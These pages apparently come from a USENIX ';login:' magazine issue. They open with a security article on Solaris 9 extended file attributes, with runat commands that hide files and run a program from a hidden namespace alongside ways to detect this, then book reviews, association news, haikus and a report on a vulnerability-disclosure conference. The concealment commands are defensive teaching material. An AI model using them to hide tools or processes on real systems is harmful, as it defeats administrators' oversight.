Another, more sophisticated method for hiding programs and data involves the use of file slack space. Slack space is the amount of space left over when the file does not end at a block boundary. Typically, small files tend to leave a significant amount of slack space on a filesystem, which can be used to store other information. Tools have been developed, such as bmap for the Linux operating system, to store and retrieve data from a file's slack space. The Solaris OS does not support the ability to write to slack space by default, but it is possible to hide information in slack space by writing directly to the disk device. Similarly, detection involves reading from the disk device.

Lastly, loadable kernel modules can be used to intercept system calls in order to hide programs and data according to some set of rules. These modules must be loaded into the kernel at each system boot, but they can provide a quick and easy method for an attacker to hide from an administrator. SLKM is an example of a tool that implements these basic file-hiding capabilities. Loadable kernel modules can be difficult to develop, but once written are easily used. Loadable kernel modules can be very difficult to detect and require offline analysis even when used in conjunction with filesystem integrity tools. The good (or possibly very bad) news is that only users with administrative privileges, such as root in the Solaris OS, can use the modload(1M) command to load a kernel module. If you find such a module running on your system, you can safely assume that a user or process with those privileges loaded it.

The Solaris 9 OS provides a new capability called extended file attributes which can permit any user to "hide" programs and data. This method is similar to the use of slack space in that the programs are not actually stored in the viewable filesystem. However, a user does not need any special tools to create or use extended file attributes. New methods (commands, options, etc.) are required for administrators to detect the use and existence of extended file attributes.

Introduction to Solaris 9 OE Extended File Attributes

Starting in the Solaris OS version 9, the UFS, NFS, and TMPFS filesystems were enhanced to include extended file attributes, enabling application developers to associate specific attributes with a file. For example, a developer of a file management application for a windowing system might choose to associate a display icon with a file. In the past, this has been done using application logic that bound a particular file type or name to a specific icon.

Using Solaris 9 OE extended file attributes, a developer can more readily do this by binding the icon directly to a file, thereby providing the ability to simplify the application's logic. The extended attributes assigned to a file are arbitrary in nature and take the form of regular files that are stored within a hidden directory associated with a given file. This is referred to as the file's extended attribute namespace. By default, no files in the Solaris 9 OE have extended attributes. Note that while different in implementation, in concept this capability is similar to Microsoft NTFS Alternate Data Streams or the older Apple MacOS Resource Forks.

Using Extended File Attributes

Extended file attributes can be created using either a set of shell commands or a C API. For the purposes of this discussion, we will focus on the shell commands. For those interested in the C API, refer to the attropen(3C), fchownat(2), fsattr(5), fstatat(2), openat(2), renameat(2), and unlinkat(2) manual pages.

To manage extended file attributes for any given file, use the runat(1) command. Using this command, you can perform various operations to create, display, read, modify, or delete objects within a file's extended attribute namespace. The following sections describe some typical scenarios highlighting the creation, display, and removal of extended file attributes.

Create an Extended File Attribute

To create an extended file attribute for the sample.conf file, located in the current directory, use the following command sequence:

```
$ runat ./sample.conf cp /etc/motd ./motd
```

In this example, the content of the /etc/motd file is copied into a file called motd stored within the hidden extended file attribute directory that is associated with the file sample.conf. This same technique can be used to modify an extended file attribute by overwriting an existing attribute file with a new one containing the updated content. Note that you must be able to write to a filesystem object in order to be able to create an extended file attribute for it.

Display an Extended File Attribute

To determine if a particular file, in this case sample.conf, has extended file attributes, you can use the following command sequence:

```
$ runat ./sample.conf ls –l
total 2
-rw-r—r—    1 gbrunett staff          49 Aug 25 14:16 motd
```

In this example, the file motd, created in the step above, was displayed. No other extended attributes were found. The contents of file motd can be read using the cat(1) command, as in the following example:

```
$ runat ./sample.conf cat motd
Sun Microsystems Inc.  SunOS 5.9     Generic May 2002
```

Delete an Extended File Attribute

If an extended file attribute is no longer needed, it can be disassociated from its parent file and removed from the hidden extended attribute directory. For example, to remove the motd attribute file that is associated with sample.conf, use the following command sequence:

```
$ runat ./sample.conf rm motd
```

To verify that the object has been removed, list the file's extended attributes using the method described above:

```
$ runat ./sample.conf ls –l
total 0
$
```

Limitations of Extended File Attributes

The extended file attribute functionality that exists in the Solaris 9 OE only supports a single, flat directory structure. It is not possible to create subdirectories within the extended attribute namespace. Attempts to create directories using the mkdir(1) command will fail, as in the example below:

```
$ runat ./sample.conf mkdir test
mkdir: Failed to make directory "test"; Invalid argument
```

Similarly, the creation of either symbolic or hard links is prohibited. Attempts to create links within the extended attribute namespace result in error messages similar to the following:

```
$ runat ./sample.conf ln -s ../test2 .
ln: cannot create ./test2: Invalid argument
$ runat ./sample.conf ln -s `pwd`/test2 .
ln: cannot create ./test2: Invalid argument
```

```
$ runat ./sample.conf ln `pwd`/test2 .
ln: cannot create link ./test2: Invalid argument
```

Lastly, any command executed using the runat command that relies on it knowing its current working directory is also likely to fail, as is shown in the following example:

```
$ runat ./sample.conf man ls
getcwd: Not a directory
```

Accessing the Extended File Attribute namespace

In addition to running specified commands, the runat command can provide a user shell within the extended file attribute namespace. This provides the user with an interface for manipulating extended file attributes without having to repeatedly execute runat commands. To enter a file's extended attribute namespace, simply execute the runat command with only a file argument, as in the following example:

```
$ runat ./sample.conf
```

This causes a new user shell to be spawned within the extended file attribute namespace. From here, attribute creation, modification, and removal operations can proceed without having to prefix each command with runat <filename>. For example:

```
$ runat ./sample.conf
$ pwd
cannot access parent directories
$ cp /etc/motd .
$ ls -l
total 2
-rw-r—r—    1 gbrunett staff          49 Aug 25 16:54 motd
$ exit
```

To exit the user shell, simply type exit. To select a different shell, you can specify the shell name as the command to be executed, as in the following example:

```
$ runat ./sample.conf /bin/csh
```

Security Implications of Extended File Attributes

While the original intent behind the development of extended file attributes was good, they offer a significant opportunities for misuse. Many of the security implications of extended file attributes stem from three primary concerns:

- Extended file attributes cannot be disabled on the system.
- Extended file attributes are not readily visible to administrators.
- Commands may be executed in the extended file attribute namespace.

Each of these points will be addressed in more detail in the following sections. It is important to understand these problems more completely so that you can develop an appropriate policy on the use of extended file attributes in your environment.

Extended File Attributes Cannot Be Disabled on the System

It is an often-recommended administration practice to disable any service or feature that you do not need. Extended file attributes, however, are integrated with the Solaris OS and cannot be disabled. This presents a problem for an organization wishing to control access to this functionality.

In lieu of preventing the use of this functionality, an administrator is forced to be on the defensive and attempt to detect the creation, modification, or removal of extended file attributes.

Extended File Attributes Are Not Readily Visible To | Administrators

Since an administrator cannot configure the Solaris 9 OE to prohibit the use of extended file attributes, methods for detection must be addressed. Extended file attributes provide a great opportunity for those wishing to conceal information or data. In particular, extended file attributes could be used to hide hacking tools or root kits, circumvent site security policies by concealing illegal or illicit material, or even used as an additional file repository (for filesystems that do not enforce quotas).

Caution: As of the publication of this paper, filesystem integrity tools such as Tripwire and AIDE do not check for the existence of or changes to extended filesystem attributes. As a result, it is possible that changes made to systems in this manner could go undetected.

Solaris OS commands such as find *will typically not return results for those potential matches that occur as extended file attributes. There is no mechanism for including extended file attributes in the results returned except through the mechanisms described below.*

DETECTION USING THE ls(1) COMMAND

The first method for detecting the use of extended file attributes is the new -@ option to the ls command. Without this option, the ls command is not able to detect or show the use of extended file attributes:

```
$ ls -@
total 2
-rw-r—r—@  1 gbrunett staff             0 Aug 25 14:16 test
-rw-r—r—    2 gbrunett staff             0 Aug 25 14:28 test2
```

In the above example, the ls *command was able to detect the presence of extended file attributes associated with the file test. Note that no extended file attributes were found for the file test2. The presence of attributes is indicated by the display of the @ symbol following the object's permissions.*

Note: Do not use the -@ option in combination with the -l option, otherwise extended file attribute information will not be displayed. Also, when the -@ option is used, access control list information associated with the object will not be displayed.

This process can be further automated across a filesystem or group of filesystems using the find *command using the* –xattr *option:*

```
$ find / -xattr –exec –ls
12891479     0 -rw-r—r—    1 gbrunett staff       0 Sep 2 12:00 /tmp/test
```

Note: Commands that check for the size of filesystem objects will continue to report only the objects' actual size and not that of the extended attributes. As a result, objects such as /tmp/test in the above example will show a size of 0 even though the size of its extended attributes could be considerable.

DETECTION USING THE runat(1) COMMAND.

Another method for detecting the presence of extended file attributes is to use the runat command itself. As noted above, extended file attributes can be listed by using the ls command in conjunction with the runat command, as in the following example:

```
$ runat ./sample.conf ls –al
total 4
drwxr-xr-x    2 gbrunett staff       512 Aug 25 15:11 .
-rw-r—r—      1 gbrunett staff         0 Aug 25 14:16 ..
-rw-r—r—      1 gbrunett staff         0 Aug 25 15:11 .abc
-rw-r—r—      1 gbrunett staff        49 Aug 25 15:08 motd
```

In this example, two extended file attributes were found, motd and .abc. It is recommended that you use the -a option to the ls command in order to find any extended attributes that take the form of "dot files."

This process can be further automated across a filesystem or group of filesystems using the find *command in conjunction with the* runat *command, as in the following example:*

```
$ find . -xattr -print -exec runat {} ls -al \;
/tmp/test
total 16
-rw-r—r—      1 gbrunett staff         49 Sep 2 12:00 test2
```

DETECTION USING SOLARIS AUDITING

The Solaris Auditing subsystem, also known as the Solaris Basic Security Module ("BSM") is a fine-grained kernel auditing facility. As such, it is able to audit the use of those system calls involved in the creation, modification, or destruction of extended file attributes.

The specific audit events that are relevant to extended file attributes are shown in the following table:

Audit Event	System Call
AUE_FCHOWNAT	fchownat(2)
AUE_FSTATAT	fstatat(2)
AUE_OPENAT_*	openat(2)
AUE_RENAMEAT	renameat(2)
AUE_UNLINKAT	unlinkat(2)

The Solaris Auditing subsystem must be enabled on the system, using the bsmconv(1M) command, and configured to log these particular events. For more information on configuring and using the Solaris Auditing facility, see the Solaris 9 OE product documentation as well as the Sun BluePrints™ article titled "Auditing in the Solaris 8 Operating Environment." While this paper was originally written about the Solaris 8 OE, all of the concepts and commands remain relevant for the Solaris 9 OE.

Commands May Be Excecuted In the Extended File Attribute Namespace

Another concern with the implementation and use of extended file attributes is the ability to execute commands from within the extended attribute namespace. This can be a significant issue when attempting to find commands that may be running on the system. For example, let's consider a scenario where we attempt to find information on a running process called nap.

For our scenario, we will first create an extended attribute for the file sample.conf by copying the sleep(1) program and renaming it to nap:

```
$ runat sample.conf cp /usr/bin/sleep ./nap
$ runat sample.conf ls –l
total 10
-r-xr-xr-x     1 gbrunett staff        4856 Aug 25 15:22 nap
```

Next, we will execute the nap program from within the sample.conf file's extended attribute namespace using the following command:

```
$ runat sample.conf ./nap 30000 &
[1957]
```

We can verify that the nap program is running by using the ps(1) command:

```
$ ps -aef | grep nap | grep -v grep
gbrunett  1958     1957    0 15:23:39 pts/17   0:00 ./nap 30000
gbrunett  1957     1633    0 15:23:39 pts/17   0:00 /bin/sh -c ./nap 30000
```

Remember, as noted above, you cannot get the current working directory of extended file attributes. As a result, the pwdx(1) command fails:

```
$ pwdx 1958
pwdx: cannot resolve cwd for 1958: Not a directory
```

A different response is returned when a program is launched from within a directory that is later removed. In this case, the result of the pwdx command is:

```
pwdx: cannot resolve cwd for 8248: No such file or directory
```

Using this distinction, you may be able to determine whether a program was executed from within an extended attribute namespace.

Summary

Solaris 9 OE extended file attributes are not a cause for immediate alarm and panic, but their existence and use must be clearly understood. As with any new capability, there is an opportunity for someone to misuse it to gain some kind of advantage. By understanding how extended file attributes are created, managed, and detected, you will be able to better defend your systems from attack as well as detect forms of misuse or abuse of this capability.

REFERENCES

Publications

What's New in the Solaris 9 Operating Environment?
http://docs.sun.com/db/doc/806-5202/6je7shk4h?a=view

Solaris 9 Operating Environment Product Documentation
http://docs.sun.com/prod/solaris.9

Auditing in the Solaris 8 Operating Environment
http://www.sun.com/solutions/blueprints/0201/audit_config.pdf

Linux Data Hiding and Recovery
http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html

Tools

AIDE
http://www.cs.tut.fi/~rammer/aide.html

bmap
ftp://ftp.scyld.com/pub/forensic_computing/bmap/

runat(1) Manual Page
http://docs.sun.com/db/doc/816-0210/6m6nb7mjs?a=view

Solaris Loadable Kernel Modules (SLKM)
http://packetstormsecurity.nl/groups/thc/slkm-1.0.html

Tripwire
http://www.tripwire.com/

the bookworm

by Peter H. Salus

Peter H. Salus is a member of the ACM, the Early English Text Society, and the Trollope Society, and is a life member of the American Oriental Society. He owns neither a dog nor a cat.

peter@netpedant.com

I've only a few books I want to talk about this month: it's not that the publishers have ceased production, but I just can't get very interested in CSS or in M$.

Incident Response

Incident response teams are the thing today. There's Lucas and Moeller, as well as Mandia and Prosise (reviewed in this issue of *;login:* by Anton Chuvakin).

Lucas and Moeller have turned out a small, first-rate book, easy to read yet full of solid information. They set out a number of the pieces needed for an incident response team and then proceed to assemble them in a clear fashion. They describe the kinds of incidents that require responses: internal and external, worms, viruses, intrusions, etc., in a lucid fashion. Even SYN floods are mentioned. The 50 pages of appendixes are exceptional: a sample incident report, the federal cybercrime laws, an FAQ, a table of domain name extensions, and a list of well-known port numbers are included. The bibliography is somewhat disappointing, but adequate.

Turing

Papadimitriou is an outstanding thinker where computational theory is concerned. I have several of his books. In *Turing* he has written a romance novel combined with a history of computational theory in the form of a series of lectures by Alan Turing and a dystopic image of the Internet.

It's a failure on every front, I'm afraid.

The fictitious news group periodically quoted at tedious length reads like no news group I've ever seen.

I look forward to reading Papadimitriou's next theoretical work.

Scheme

Nearly everyone who knows me knows that I like Scheme. It's the best of the descendants of Lisp. But it's over 25 years since Guy Steele and Gerry Sussman wrote their MIT AI memo (#452, January 1978), and many pages have been written about Scheme. Dybvig's third edition is both an introduction and a reference book. It's really very good and deserves a place on your bookshelf – but only after you read it.

Eric Raymond said that learning Lisp makes you a better programmer. Scheme is the right dialect to learn; and Dybvig's book is the way to learn it.

Lots o' Laughs

OK. So it's the New Year and you've read the latest User Friendly. Luckily, O'Reilly has come up with *The Best of the Joy of Tech*, so you won't have any trouble continuing to laugh at Nitrozac and Snaggy's view of the geek world. They manage to poke fun at nearly every trend.

Oh. You didn't know? The Joy of Tech is an online comic. Now they're in book form.

Buy an extra as a Valentine gift for your favorite geek.

BOOKS REVIEWED IN THIS COLUMN

THE EFFECTIVE INCIDENT RESPONSE TEAM
JULIE LUCAS AND BRIAN MOELLER
Boston: Addison-Wesley, 2004. Pp. 303.
ISBN 0-201-76175-0.

TURING
CHRISTOS H. PAPADIMITRIOU
Cambridge, MA: MIT Press, 2003. Pp. 284.
ISBN 0-262-16218-0.

THE SCHEME PROGRAMMING LANGUAGE, 3RD ED.
R. KENT DYBVIG
Cambridge, MA: MIT Press, 2003. Pp. 295.
ISBN 0-262-54148-3.

THE BEST OF THE JOY OF TECH
NITROZAC AND SNAGGY
Sebastopol, CA: O'Reilly, 2003. Pp. 192.
ISBN 0-596-00578-4.

book reviews

INCIDENT RESPONSE & COMPUTER FORENSICS, 2D ED.

CHRIS PROSISE, KEVIN MANDIA, AND MATT PEPE

McGraw-Hill Osborne Media, 2003 Pp. 507. ISBN 007222696X.

REVIEWED BY ANTON CHUVAKIN

Incident Response is back with a vengeance! I should disclose that I was very impressed with the first edition, for many reasons. Most of the points I liked about it are still valid, and new ones abound.

As before, the book is a great combination of high-level policy and methodology material with hands-on "hex dumps and disk images" stuff. The focus is on tools and technology as well as on the process of response and forensics.

The authors cover incident response process in great detail: from policy to secure and auditable host configuration, system logging, network monitoring, and evidence acquisition on multiple platforms. In fact, I liked the balanced platform coverage of both UNIX/Linux and Windows. The book also contains a lot of neat background material on TCP/IP and filesystems, making the book useful for the less security-savvy.

The useful distinction between first response and investigation is outlined. The reader will know what to do when confronted with a freshly hacked box and will also learn how to approach a hard disk extracted from the workstation of a dishonest employee. So, both cursory and in-depth response are covered.

I also enjoyed network-based-evidence chapters on monitoring and traffic analysis (using tcpdump, ethereal, tcpflow, tcptrace). Overall, the data analysis chapter was the most fun for me. Also enlightening were the chapters on evidence collection and preservation methods. To navigate the maze of what is allowed and what is not, – get the book.

Another awesome chapter was the one on reversing and hostile binary analysis. While not comprehensive, it seem to summarize the "busy man's reversing tips," applicable in daily security practice.

The main advantage of the book, in my opinion, is its comprehensive nature. It is both a practical "how to" guide and a good reference for "what is out there." The book conveys the sense of having been written by people who actually did all the things described in it. It might sound strange, but I also appreciated the lack of a "legal material" chapter. Legal advice should be heard from a lawyer and not from a security book (and is usually extremely boring anyway).

Is It 10 Years Already?

by Peter H. Salus

I'd like to celebrate February 4, 1994. Here's why.

At every USENIX meeting from 1986 on, Keith Bostic would stand up and announce that "35% of the CSRG's programs are AT&T code free"; "55% . . ."; "about 77% . . .". At the June 1991 meeting in Nashville, BSD Networking Release 2 was available.

Net2, a USA-Russia collaboration, was turned into a commercial product, BSDi. (It had been complete in 1991, but it was only released in 1993 thanks to legal delays introduced by UNIX System Laboratories, which filed suit to the effect that BSDi infringed USL's copyright, and sought an injunction to prevent sales.)

On March 3, 1993, the court denied the preliminary injunction. On March 30, 1993, Judge Dickinson Debevoise of the US District Court of New Jersey reaffirmed his denial of USL's motion.

USL filed a motion for reconsideration. The court denied the motion. In June 1993, the Regents of the University of California struck back, filing suit against USL.

In the meantime, Novell had acquired USL.

On Friday, February 4, 1994, Novell and the University of California agreed to drop all suits and countersuits.

BSDi immediately announced the availability of 4.4-Lite.

Could someone bring this to the attention of Darl McBride?

USENIX news

USENIX MEMBER BENEFITS

As a member of the USENIX Association, you receive the following benefits

FREE SUBSCRIPTION TO *;login:*, the Association's magazine, published six times a year, featuring technical articles, system administration articles, tips and techniques, practical columns on such topics as security, Tcl, Perl, Java, and operating systems, book reviews, and summaries of sessions at USENIX conferences.

ACCESS TO *;login:* online from October 1997 to last month: *www.usenix.org/publications/login/*.

ACCESS TO PAPERS from the USENIX Conferences online starting with 1993: *www.usenix.org/publications/library/proceedings/*

THE RIGHT TO VOTE on matters affecting the Association, its bylaws, election of its directors and officers.

DISCOUNTS on registration fees for all USENIX conferences.

DISCOUNTS on the purchase of proceedings and CD-ROMS from USENIX conferences.

SPECIAL DISCOUNTS on a variety of products, books, software, and periodicals. See <*http://www.usenix.org/membership/specialdisc.html*> for details.

FOR MORE INFORMATION REGARDING MEMBERSHIP OR BENEFITS, PLEASE SEE

http://www.usenix.org/membership/

OR CONTACT

office@usenix.org

Phone: 510 528 8649

Report from the Nominating Committee

The USENIX Association is governed by its Bylaws and by its Board of Directors. Elections are held every two years, and all eight Board members are elected at the same time. Four of them serve as at large and four also serve as statutory officers – President, Vice President, Treasurer, and Secretary.

Per Article 7.1 of the Bylaws of the USENIX Association, a Nominating Committee proposes a slate of board members for the membership's consideration. As a practical matter, the purpose of a Nominating Committee is to balance continuity and capability so as to ensure that the incoming Board is composed of persons shown by their actions to be both dedicated to the Association and prepared to lead it forward.

Our recommendations to you are as follows:

PRESIDENT:
Michael B. Jones, Microsoft Research

VICE PRESIDENT:
Clem Cole, Ammasso

TREASURER:
Theodore Ts'o, IBM

SECRETARY:
Alva Couch, Tufts University

AT LARGE:
Brian Noble, University of Michigan
Matt Blaze, University of Pennsylvania
Geoff Halprin, The SysAdmin Group
John Nicholson, Shaw Pittman LLP
Marshall Kirk McKusick, Author and Consultant
Jon "maddog" Hall, Linux International

We have every confidence that this slate is exactly what the Association needs. We thank the Association for this opportunity to serve in this most important of roles, but, more important, we thank the nominees for their willingness to stand for election and to serve.

Dan Geer (Chair), Consultant
Andrew Hume, AT&T Labs–Research
Aviel D. Rubin, Johns Hopkins University Information Security Institute

Summary of the USENIX Board of Directors' Actions

by Tara Mulligan and
Ellie Young
tara@usenix.org
ellie@usenix.org

The following is a summary of the actions taken by the USENIX Board of Directors from June 12, 2003, through December 4, 2003.

FINANCES

The first draft budget for 2004 was reviewed and approved, with the following actions decided upon:

- USENIX will allocate $25,000 to Association marketing in 2004.
- Standards efforts will be supported at $23,400 in 2004, which includes membership in The Open Group and funding of standards activities.
- USENIX will maintain its Computing Research Association membership and provide some funding for travel to CRA conferences, not to exceed $8,000 total.
- USENIX will co-sponsor the CRA-Snowbird Conference in July 2004.
- USENIX will provide up to $5,000 for travel to the SANE conference(s).
- The Association will have a full audit every four years, immediately prior to the election of new officers.

USENIX Student Programs:

USENIX will allocate $35,000, plus whatever is raised from outside sponsors, to support student stipends for 2004.

USENIX will again sponsor the USA Computing Olympiad in the amount of $15,000 in 2004.

USENIX will sponsor the 2004 Internet Measurement Conference student stipends in the amount of $10,000.

USENIX will provide $5,000 for student stipends for the October 2005 Middleware Conference.

Conference Registration Fees

USENIX will reduce registration to the technical sessions by $50 for Security, OSDI, FAST, VM, and NSDI, and will reduce student fees by $110 for Annual Tech, LISA, and Security in 2004.

USENIX will reduce the technical session registration fees by $50 to all of its conferences (this replaces the policy of offering a $50 Web registration discount).

CONFERENCES

Annual Technical Conference

It was agreed to accept the new format for the 2004 USENIX Annual Technical Conference as outlined below. The staff will come up with a proposal for new registration fees that will allow attendees to pay a reduced rate for attending fewer than 5 days of technical sessions.

The new format for the 6-day conference will feature:

- One 5-day track with general and FREENIX sessions
- One 5-day track of various SIGs and invited programs
- Tutorials on all 6 days
- Invited/keynote talks held on 5 days as plenaries
- Vendor BOFs
- Guru and BOF sessions as usual

It was also agreed that beginning in 2005, the USENIX Annual Technical Conference will be moved to an March/April timeframe.

PKI Workshop

USENIX will again cooperate with the PKI Workshop in 2004 under the same terms as 2003. USENIX will not be paying travel expenses for attendance at the workshop.

POLICIES

Miscellaneous changes were made to the USENIX Policies regarding travel and registration fees for volunteers attending conferences, and regarding the SAGE dues split, and including a fuller description of election ballots in Section 1.

FUTURE BOARD MEETINGS

The Board agreed to hold a long-term strategy meeting in the San Francisco Bay Area on March 1, 2004, followed by a regular meeting on March 2.

The next meeting will be on June 27, 2004, at the Annual Technical Conference in Boston.

USENIX SUPPORTING MEMBERS

Ajava Systems
Aptitune Corporation
Atos Origin BV
Computer Measurement Group
Delmar Learning
Electronic Frontier Foundation
Interhack
MacConnection
The Measurement Factory
Microsoft Research
Sun Microsystems, Inc.
Taos – The SysAdmin Company
UUNET Technologies, Inc.
Veritas Software

More Haikus!

Several readers entered the latest haiku competition, which requested "a haiku that reveals the joys or frustrations that surround the process of developing scripts or programs." Below is a compendium of the best, with my (Rob Kolstad] favorite saved for last.

Andrew Siegel:

Turn on debug code
Problems become memories
Sanity is lost

David Mostardi:

Programmer? Coder?
Nah, too boring. How about:
Knight in Bright Armor

Tobias Kreidl:

Compiled, no errors
I now launch my new routine . . .
Another core dump

The pointers are pure
My stack is clean as can be
Why the overflow?

Matthew Hurlburt:

Shell script holy wars
Korn versus Bash versus C
Zealot warriors

User cannot work
I program a solution
Onto the next one

Angels sing above
Will miracles never cease?
A clean compile!

Troubled is the night
Programs crashing like thunder
The code is not good

Howard Owen:

CPAN is chasing
Dependencies, and loading
Perl five eight one

An Expectation
Wintry, unmaintainable
My God, Tcl sucks!

Bashing through Spring flood
Undergraduate hackers
Crack servers once more

David Mather:

Sometime last Summer
I wrote a clever Perl script
I can't read it now

Clif Flynt:

Recursive function
Like a snake eating its tail.
Will it never end?

A wish is granted.
And ideas can take form.
A magic bottle.

A bottle of dreams.
A cup of designs and tools.
My plate is now full.

Laughing beams of light
Live on in a photograph
My dreams live in code.

Evolution

Tickle your fancy.
Dream of fantastic projects.
Then comes the fun part.

The sky's the limit.
Ideas flying about
Like kites on a string

Kites dance in the air.
Leaves are scattered by the wind.
Who wrote this garbage?

Sean Callanan:

Trees branch out to NULL
Program, reaching nothingness
Leaves me with a core.

K.C. Smith:

Counting the brackets
Four five six seven eight crap
Counting the brackets

RUNNERS UP:
Clif Flynt

Tiny gems of thought
Encased in a matrix of dross
like perls before swine.

Daniel Singer:

A Bash Trilogy

beginning to code
keywords flow like summer rain
a script is blooming

i run my shell script
"'end of file' unexpected"
one quote too many

like a chortling stream
nascent script runs perfectly
i feel bourne again

MY FAVORITE:
Sameer Ajmani:

Craftsman or hacker
Code poet or code monkey
Who am I today?

Anagram Contest

You've played anagrams. That's where you take the letters of a word or phrase and scramble them to make a new word or phrase:
ROB KOLSTAD ↔ STARK BLOOD

The phrase "Information Superhighway" is rich with all sorts of fun words. See if you can come up with the best anagram. Be sure to use all the letters! Consult *http://www.oneacross.com/anagrams* for starting places.

conference reports

This issue's reports on the Cybersecurity, Research, and Disclosure Conference, and on LISA '03.

Our thanks to the summarizers, Cedric Bennett for Cybersecurity and the following for LISA '03:

Josh Simon, for once again coordinating the summarizing of the Conference events
Venkata Phani Kiran Achanta
Siddharth Aggarwal
Kenytt Avery
Emma Buneci
Marko Bukovac
Carrie Gates
Robert W. Gill
der.hans
Hernan Lafitte
Jarrod Millman
Bryan Palmo
Ari Pollack
William Reading
Jason Rouse
Kevin Sullivan
Aaron Teche
Steve Wormley

Cybersecurity, Research, and Disclosure Conference

Stanford University Law School, Center for Internet and Society, Stanford, California
November 22, 2003

Summarized by Cedric Bennett

Cedric Bennett is an independent consultant specializing in the management of information security in higher education. Most recently, he served as the director for information security services at Stanford University.

Ced.Bennett@Stanford.edu

The Center for Internet and Society (CIS) is a public interest technology law and policy program at Stanford Law School and a part of the Law, Science, and Technology Program. The CIS brings together scholars, academics, legislators, students, programmers, security researchers, and scientists to study the interaction of new technologies and the law and to examine how the synergy between the two can either promote or harm public goods such as free speech, privacy, public commons, diversity, and scientific inquiry. The CIS strives as well to improve both technology and law, encouraging decision-makers to design both as a means to further democratic values.

The Web site describing the purpose of this conference at *http://cyberlaw.stanford.edu/security/* as of 12/9/03 read like this:

"This conference explores the relationship between computer security, privacy, and disclosure of information about security vulnerabilities. September 11th gave new urgency to the debate over whether information collection and dissemination is dangerous or empowering. One view is that vulnerability information should be kept secret and out of the hands of potential criminals and foreign agents. Another view is that the public needs to be informed about security weaknesses, so that people can take appropriate precautions and so that there will be a constituency to pressure for the rapid repair of vulnerabilities. Meanwhile, policy makers struggle to find a balance between promoting security research, constructive information sharing, remediation and protecting commercial interests. Industry has tried to develop 'best practices' for reporting and repairing vulnerabilities, but major disagreements – over how much information to disclose, to whom, and when – persist.

The federal government has tried to both establish standards for commercial entities to share information about vulnerabilities and to pass laws to deter the distribution of information that may enable cyberattacks. However, critics say these initiatives help only a select few, threaten proprietary information, deter legitimate security research and are overly expensive. During the course of this day-long conference, featured speakers and participants will work towards a solution for both industry and government that promotes computer security and addresses the economic, governmental, and social issues that arise under current research and reporting practices."

The format of this conference was a series of brief panel presentations, each considering a particular question related to the conference subject. Discussion followed each panel, facilitated by the session moderator. The summaries represent my own observations and notes. However, some details were gleaned from the blog maintained by the conference organizers at *http://cyberlaw.stanford.edu/blogs/* as of 11/27/03.

WELCOME AND INTRODUCTION

Jennifer Granick, Center for Internet and Society (CIS)

In her opening remarks, Ms. Granick talked about the critical nature of computer and network systems and the subsequent importance of security. She touched on a few of the relevant and legal issues, including some of her own experiences, and set the stage for the remainder of the day's discussions:

- Security vulnerability information treated as trade secrets
- Internal emails showing security vulnerabilities in voting systems treated as DMCA copyright violation cases
- Individuals prosecuted and imprisoned for disclosing security vulnerabilities

The "full disclosure" faction argues that disclosing vulnerabilities assists everyone in patching those vulnerabilities and that it facilitates effective risk management. The other side argues that such information out in the open assists those who would do wrong things. She asserted that there was general agreement that responsible disclosure helps security more than it harms it. Of concern around that proposition, however, are the following questions: Who makes that calculation? What factors are considered? What are the long- and short-term costs? Are they worth it?

PANEL

WHEN DOES DISCLOSURE BEST PROMOTE SECURITY AND MINIMIZE EXPLOITATIONS, AND HOW MUCH INFORMATION SHOULD BE DISCLOSED AT A GIVEN POINT IN TIME, AND TO WHOM?

Jennifer Granick, Stanford CIS, moderator; David Litchfield, NGS Software; Tiina Havana, Department of Electrical and Information Engineering, University of Oulu, Finland; Gerhard Eschelbeck, Qualys

Ms. Havana focused on what she called a checklist for designing a vulnerability disclosure policy and considered the political aspects of security and disclosure. "Can we manage to get the process such that there is no need for public regulation?" In her somewhat philosophical presentation, she spoke about the complexity of communicating security discoveries and also about the timing of an information release strategy.

Mr. Litchfield self-identified as an individual who has published proof-of-concept code eventually used in the Slammer worm (because "code is a better way to get an idea across than English"). But he also believes that we must not use the "real" code to illustrate the problem. He believes strongly in the value of responsible disclosure and promotes the guidelines for security vulnerability published by the Organization for Internet Safety. He is concerned that many researchers and vendors do not adhere to those guidelines even while claiming they are part of organizational policy.

He believes it is important to stick to those guidelines not only because they promote responsible disclosure, but also because by doing so an example is set for others. Researchers and vendors have a responsibility to stick to their words about disclosure and repair, respectively. Because of his experience with the Slammer worm, he has publicly declared that he will no longer publish proof-of-concept code, because something he wrote intended for educational use was misused for nefarious purposes – he doesn't want to be part of that. When asked if his code made it that much easier for the black-hat hackers, he said that they are smart enough to write their own code: "If anything, I saved him about 20 minutes." When asked why, if it only saved 20 minutes, he made the moral decision to stop writing such proof-of-concept code, he replied, "Because 20 minutes is still 20 minutes."

Mr. Eschelbeck, a researcher who is developing a database of vulnerabilities and exploits, reported on some of his findings:

- Although there are thousands of vulnerabilities, we only need to worry about approximately 10–15 high-profile ones that cause all the trouble, but those very prevalent vulnerabilities change over time. That is because systems are constantly being modified, installed, and reinstalled, which causes many vulnerabilities to reappear.
- Many, many vulnerabilities remain unpatched for extended periods of time.
- The half-life of a critical vulnerability is 30 days (i.e., it takes about 30 days to clear a critical vulnerability by 50%).
- Some vulnerabilities don't go away (for keeps) – they keep coming back.
- According to the data he has collected, coordinated disclosure is better than uncoordinated disclosure in fighting exploits.

In discussion there was significant agreement among the speakers that vulnerability information should only be publicly released when a patch is available. However, if the vulnerability is discovered in the wild, that is a different situation. There was also some agreement that the threat of vulnerability disclosure has some impact on patch production by vendors.

PANEL

HOW CAN INDEPENDENT RESEARCHERS BE ADEQUATELY COMPENSATED FOR THE VALUABLE SERVICE THEY PROVIDE TO VENDORS AND CUSTOMERS WHILE ENCOURAGING RESPONSIBLE REPORTING?

Chris Sprigman, Stanford CIS Fellow, moderator; Len Sassaman, Anonymizer, Inc.; Chris Wysopal, @Stake

Mr. Wysopal contrasted two kinds of incentives, the academic model and the commercial model. In the academic model, recognition is the reward, as is the sense of contributing to the "common good." Recognition also leads to gaining a reputation as an expert, which can lead to job offers, book publications, etc. In the commercial model, on the other hand, the rewards can be jobs, time-based value for software vendors (i.e., first-to-market), direct selling of vulnerability information, "bug bounties" by vendors (most recently), and, possibly, government-sponsored research (although this may come with strings attached).

Mr. Sassaman believes that vendors are not motivated to release secure products unless it can be shown to affect their bottom line. He also believes that black-hat malware creators are doing us a favor by bringing vulnerabilities out into the open (and that this is okay because they don't target but just "blast"). Fortunately, although zero-day, targeted exploits are possible, they are not yet common. Motivations of researchers must be considered; what does a researcher gain (or lose) by adhering to vulnerability publication guidelines? We need to structure an environment in which good behavior is rewarded and bad behavior has consequences.

